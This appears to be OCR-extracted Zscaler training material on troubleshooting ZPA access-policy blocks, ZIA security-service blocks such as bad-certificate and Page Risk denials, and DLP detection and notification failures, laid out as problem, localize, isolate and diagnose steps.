Diagnose the Problem	Verify the policy's criteria by navigating to **ZPA Portal> Administration > Access-policy** and comparing to the information in the Diagnostic log: ● Verify that access-policy is created ● Verify that the user is a part of the right SAML or SCIM group that the policy is based on ● Verify that the user is passing the posture profile. ZPA Portal > Diagnostic Select the username and click on user metadata. ● Verify that the user is in the right trusted network ● Verify that Client type is correct We can also verify that the App Segment or App Group Segment is **Enabled**


SE: Application Policy Blocked Access

Problem	Users are unable to access ZPA application with the error: **“SE: Application policy blocked access”**  START TIME Jul 15th, 01:27:49.271 IST END TIME Jul 15th, 01:27:49.271 IST STATUS CODE SE: Application policy blocked a... ACCESS POLICY NAME Block Rule ACTION Deny POLICY ID 216196701860397107
Localize the Problem	We can review this status code in the Help portal to understand what it means:The ZPA service blocked the application request because the user isn't allowed to access the requested application.
Isolate the Problem	To understand why a user isn't allowed to access the application, we can review the following information in the Diagnostic logs: ● Username ● SAML and SCIM attributes ● Access Policy Name ● Trusted network criteria ● Client type ● Posture Profile
Diagnose the Problem	Now, verify the policy's criteria by navigating to **ZPA Portal> Administration > Access-policy** and comparing to the information in the Diagnostic log: ● Verify that access-policy is created, also verify the **Access-policy** overlapping policy ○ If there are 2 policies in the access-policy segment and 1st allows access to a subnet (Example: 10.0.0.0/8 and second rule denies access to server 10.84.71.10. Even if the 1st policy is allowed, it still selects the second policy which blocks the traffic). ○ This is by design, if there are 2 access policies for the same destination ZPA will pick the access policy that matches the most specific application segment. For more information refer to the URL https://help.zscaler.com/zpa/about-policies ● Verify that user is a part of right SAML or SCIM group is policy is based on that ● Verify that the user is passing the posture profile. ZPA Portal > Diagnostic Select the username and click on user metadata. ● Verify that the user is in the right trusted network ● Verify that Client type is correct

Security Services

The next set of **common issues** we will cover involves **Security Service scenarios with ZIA**. This includes **various Security Service issues**, along with how to **localize, isolate, and diagnose problems** using **Zscaler methodology and best practices**.

To begin troubleshooting, we verify **connectivity to the Public Service Edge** by checking the **ZIA cloud** through **ip.zscaler.com**. For **Security Services**, the first question is: **Is the traffic being inspected?** If not, **security policies cannot be enforced**. If traffic is inspected and **a policy block occurs**, we check whether the website is accessible, ensuring **it isn't denylisted**.



Start
ZIA
Connection to Public SE?
yes
is the Traffic inspected
yes
Policy block?
yes
Check SSL policy settings
check security exception, if configured
Check if the URL is known malicious URL
Check Browser control policies
Check IPS signature detection.
Check suspicious content protection (page risk index)
check malware protection policies settings
check P2P control.(advanced threat protection policies)
No
No
Website working?
Website issue, check with support
yes
Downloading file?
No
website accessible.
yes
Is file less than 20 Mb and known file type?
No
File is downloaded Successfully.
yes
Policy block
No
File downloaded successfully or file downloaded and sent for analysis.
yes
Check sandbox policy. or check web-insights for sandbox rule

If a **file is being downloaded**, we determine:

- **Is the file less than 20MB?**
- **Is it a known file type?**
- **Was there a policy block?**

If **blocked**, we review **Sandbox policy settings** and **Web Insights logs** for **Sandbox rules**. If **not blocked**, we verify whether the file was **successfully downloaded or sent for analysis**.




Further checks include:

- **SSL policy settings** and whether a **security exception is configured**.

- **Single-Scan Multi-Action evaluations**, including:
  - **URL categorization (is it malicious?)**
  - **Browser Control policies**
  - **IPS signature detection**
  - **Suspicious Content Protection (Page Risk Index)**
  - **Malware Protection policy**
  - **Advanced Threat Protection policy**

These steps outline the **order of operations** for **Zscaler's Security Services troubleshooting**.

Accessing a Website Leads to a Security Block


Problem	User is Accessing a website which should be allowed as per their consideration, however, they are seeing a block page which says "Access Denied Due To Bad Server Certificate."Here we are taking the example of https://X.X.66.224/baweb/tess/Welcome  We found a security threat. **Website blocked** Access denied due to bad server certificate You tried to visit: https://[redacted]66.224/baweb/tess/Welcome See our internet use policy. Need help? Contact our support team at +91-9000000000, support@43618247.zscaler.net D29 zscaler Your organization has selected Zscaler to protect you from internet threats.
Localize the Problem	Web Insights items to check: ● SSL Policy Reason - What SSL rule is blocking the request. ● Compare criteria such as URL category, user, location, etc against the Inspection rule criteria
Isolate the Problem	We can check the server certificate chain information using 3rd party SSL checker tools  Certificate #1: RSA 2048 bits (SHA256withRSA) Server Key and Certificate #1 Subject: [redacted] Fingerprint SHA256: [illegible] Pin SHA256: [illegible] Common names: [redacted] Alternative names: [redacted] Serial Number: 00a1f7825e12070019 Valid from: Thu, 27 Oct 2022 19:09:10 UTC Valid until: Sat, 26 Oct 2024 19:09:10 UTC (expires in 1 year and 9 months) Key: RSA 2048 bits (e 65537) Weak key (Debian): No Issuer: [redacted] Untrusted Root Certificate Authority Signature algorithm: SHA256withRSA Extended Validation: No Revocation information: None DNS CAA: No (more info) Trusted: No NOT TRUSTED (Why?) Mozilla Apple Android Java Windows  Additional Certificates (if supplied) Certificates provided: 2 (2847 bytes) Chain issues: Contains anchor #2 Subject: [redacted] Untrusted Root Certificate Authority Not in trust store Fingerprint SHA256: [illegible] Pin SHA256: [illegible] Valid until: Wed, 02 Jul 2036 00:31:36 UTC (expires in 13 years and 5 months) Key: RSA 4096 bits (e 65537)

Diagnose the Problem

If we would like the user to be able to access the website without this error, then we can set the SSL Inspection policy to "Not Inspect" or set the action for Untrusted Server Certificate to "Allow".


Otherwise, contact the webmaster to resolve the bad certificate.

Advanced Threat Protection

Problem	A user is trying to access a legitimate website, but the user is getting a blocked page.  Advanced Threat Protection **Configure Advanced Threat Protection Policy** Advanced Threat Protection Policy protects your traffic against Botnet, Malicious Active Content, Fraud, Unauthorized Communication, Cross-Site Scripting (XSS), Suspicious Destinations, and P2P File Sharing. Advanced Threats Policy Security Exceptions SUSPICIOUS CONTENT PROTECTION (PAGE RISK™) Recommended Policy 34 Low Risk Moderate Risk High Risk
Localize the Problem	The best place to start investigating an issue like this is the Web Insights logs in the Admin UI. Start by selecting a URL filter that matches the URL in question to help narrow down the logs.
Isolate the Problem	Find the matching traffic and make a note of: ● Policy Action ● URL Category ● URL Class ● Block Policy Type ● Suspicious Content
Diagnose the Problem	After reviewing the web-Insights logs we understand that: The policy action: "PageRisk block inbound response: page is unsafe" indicates that the transaction was blocked because the content score of the page exceeded the Page Risk index threshold set by the Advanced Threat Suspicious Content Protection policy. There are two ways to allow this traffic: 1. Lower the suspicious content protection score under Policy > Adv. Threat Protection > Adv. Threat Policy, However, it is not recommended as it might then allow the users to visit websites that are actually malicious. 2. Add the concerned website in security exceptions under policy -> Adv. Threat Protection -> Security Exceptions.

Data Protection

The next set of **common issues** we will cover involves **Data Protection scenarios with ZIA**. This includes **various Data Protection issues**, along with how to **localize, isolate, and diagnose problems** using **Zscaler methodology and best practices**.


Start
Connection to Public SE?
ZIA
yes
No
Troubleshoot Network connectivity/ Traffic forwarding mechanism.
SSL inspection
yes
No
Zscaler cannot prevent data loss if it can't see the data
DLP policy working as expected
Yes
No
Notification Received as expected
yes
No
DLP is working fine.
If your issue is not covered here, please raise a Support case.
Verify the DLP notification template format Verify the auditor address and the template in the concerned DLP policy
Web Insights show DLP identifier and Engine.
No
yes
Ensure the policy criteria match those shown in the Web Insights logs
Verify DLP dictionary Configuration including the Confidence Score threshold.
Verify DLP engine configuration: Expression and Match Count.
Raise a Support case with these details:
DLP policy
DLP engine config
Relevant Web Insights logs

To begin troubleshooting, we verify **connectivity to the Public Service Edge** by ensuring access to the **ZIA cloud**. If connectivity issues exist, we **troubleshoot based on Traffic Forwarding best practices** before proceeding.

Next, we confirm **SSL inspection is enabled**, as **Data Loss Prevention (DLP) policies require SSL inspection** to scan encrypted traffic. If the **DLP policy is functioning correctly**, we check whether **expected notifications were received**. If they were, the issue is resolved. If not, or if the use case is not covered, **Zscaler Support** can assist.

If the **DLP notification did not work**, we verify:

- **DLP notification template format**
- **Auditor address and template configuration**
- **Associated DLP policy settings**

If the **DLP policy itself did not trigger**, we check **Web Insights logs** to review:

- **DLP identifier and engine details** to **match criteria** in the DLP policy
- **DLP dictionary configuration**, including the **Confidence Score threshold**
- **DLP engine settings**, including **Expression and Match Count**

If **logs and configurations** still do not reveal the issue, **gather the findings and escalate the case to Zscaler Support** for further analysis.

DLP Not Detecting Leaked Data

Problem	The DLP policy we have configured for Excel files is not detecting credit card data in a spreadsheet that is uploaded to a website
Localize the Problem	There are many criteria to review to determine what the issue might be. To start, let's: ● Copy the same data into a text file and upload to see if it is detected ● Verify the data format in the spreadsheet matches a credit card format ● Reduce the Confidence Score Threshold in the Credit Card DLP Dictionary to see if it will match After reviewing these items, we can investigate the Web Insights logs to review the criteria
Isolate the Problem	As we have done in other scenarios, the Web Insights details will help determine what criteria might not be matching the rule we have configured. Use a filter such as Request Method and select POST or PUT and you can also filter on User or Client IP to find the traffic of interest. ● Check the URL column to ensure it is as expected and as configured in the rule ● SSL Inspected must be Yes for DLP to work ● If DLP Engine is None then we need to diagnose the rule criteria to see what is not matching ● All the usual criteria such as User, Location, and Protocol should be verified
Diagnose the Problem	If we have verified the rule criteria matches the Web Insight data, we can possibly diagnose the issue by inspecting the DLP Engine configuration ● Verify the correct DLP Dictionary or Dictionaries are selected ● Verify the expression logic is correct. If it is not, you should create another Engine that meets the criteria rather than change a predefined Engine that might be in use in other policies ● Verify the match count corresponds to the number of credit card numbers in your data ● Double check SSL Inspection is enabled for this traffic

Inconsistent DLP Results

Problem	Uploading sensitive data to WebA does not trigger DLP rule which does work when uploading the same data to another web application WebB
Localize the Problem	The good news is that, as opposed to the last scenario, this policy works (sometimes), so we need to understand why it doesn't work with WebA. First, let's: ● Verify that the data does contain sensitive information as per the configured dictionary and engine ● Verify that WebA and WebB have the same DLP policy rule for the concerned context
Isolate the Problem	1. Ensure the file type and other criteria in the Web Insights logs match those in the DLP policy rule for WebA. 2. Ensure that SSL inspection is enabled for the domains required by WebA. A HTTP header trace will show these domains. 3. Take HTTP header traces while uploading the same file to WebA and WebB.
Diagnose the Problem	1. Locate the HTTP POST/PUT transactions and look at the Content-Length field in the Request Headers. 2. In this case, you see WebA sends an empty POST followed by another POST which contains the actual data. If the first POST request gets blocked due to some other policy, it will prevent the second POST request. 3. If the POST request was blocked, the Web Insights will have the Block Policy Name and Block Policy Type. Make the necessary changes to the policy to allow this request so that the subsequent request can be scanned by DLP 4. However if both the working and non-working applications upload the data using similar HTTP requests, please raise a support request including both the header traces and a sanitized copy of the sample file.

Inconsistent DLP Notifications

Problem	When uploading fileA and fileB, each containing 5 SSNs, DLP rule sends notification for only fileA
Localize the Problem	● Verify that the file type of fileB is also selected as a criterion in the DLP policy, if it's different from that of fileA ● Make sure the notification template and settings in the policy are correct.
Isolate the Problem	If the DLP policy configuration confirms both these files should have been flagged in the DLP notification, the next step would be to isolate the session during which these files were uploaded. 1. Look at the Filename field in the Web Insights logs for these transactions and verify that both files are mentioned. 2. Ensure that the DLP Identifier value in the Web Insights matches that in the notification email. 3. Capture HTTP headers while uploading both these files.
Diagnose the Problem	When a user uploads multiple files over the same session, DLP engine processes each file upload in the same order as that followed by the web browser. The DLP engine stops processing right after the first policy match. Therefore, if the first file in a single upload triggers a DLP rule, the next file isn't going to get scanned. ● Review the POST request in the HTTP header trace. It would show "Content-Type: multipart" in the headers if both files were uploaded in the same HTTP request. ● You can confirm this by reversing the upload order of these files; in the reverse order, the admin would get a notification for only fileB. If the website decides the upload order, then exchanging the file names could also reverse the upload order.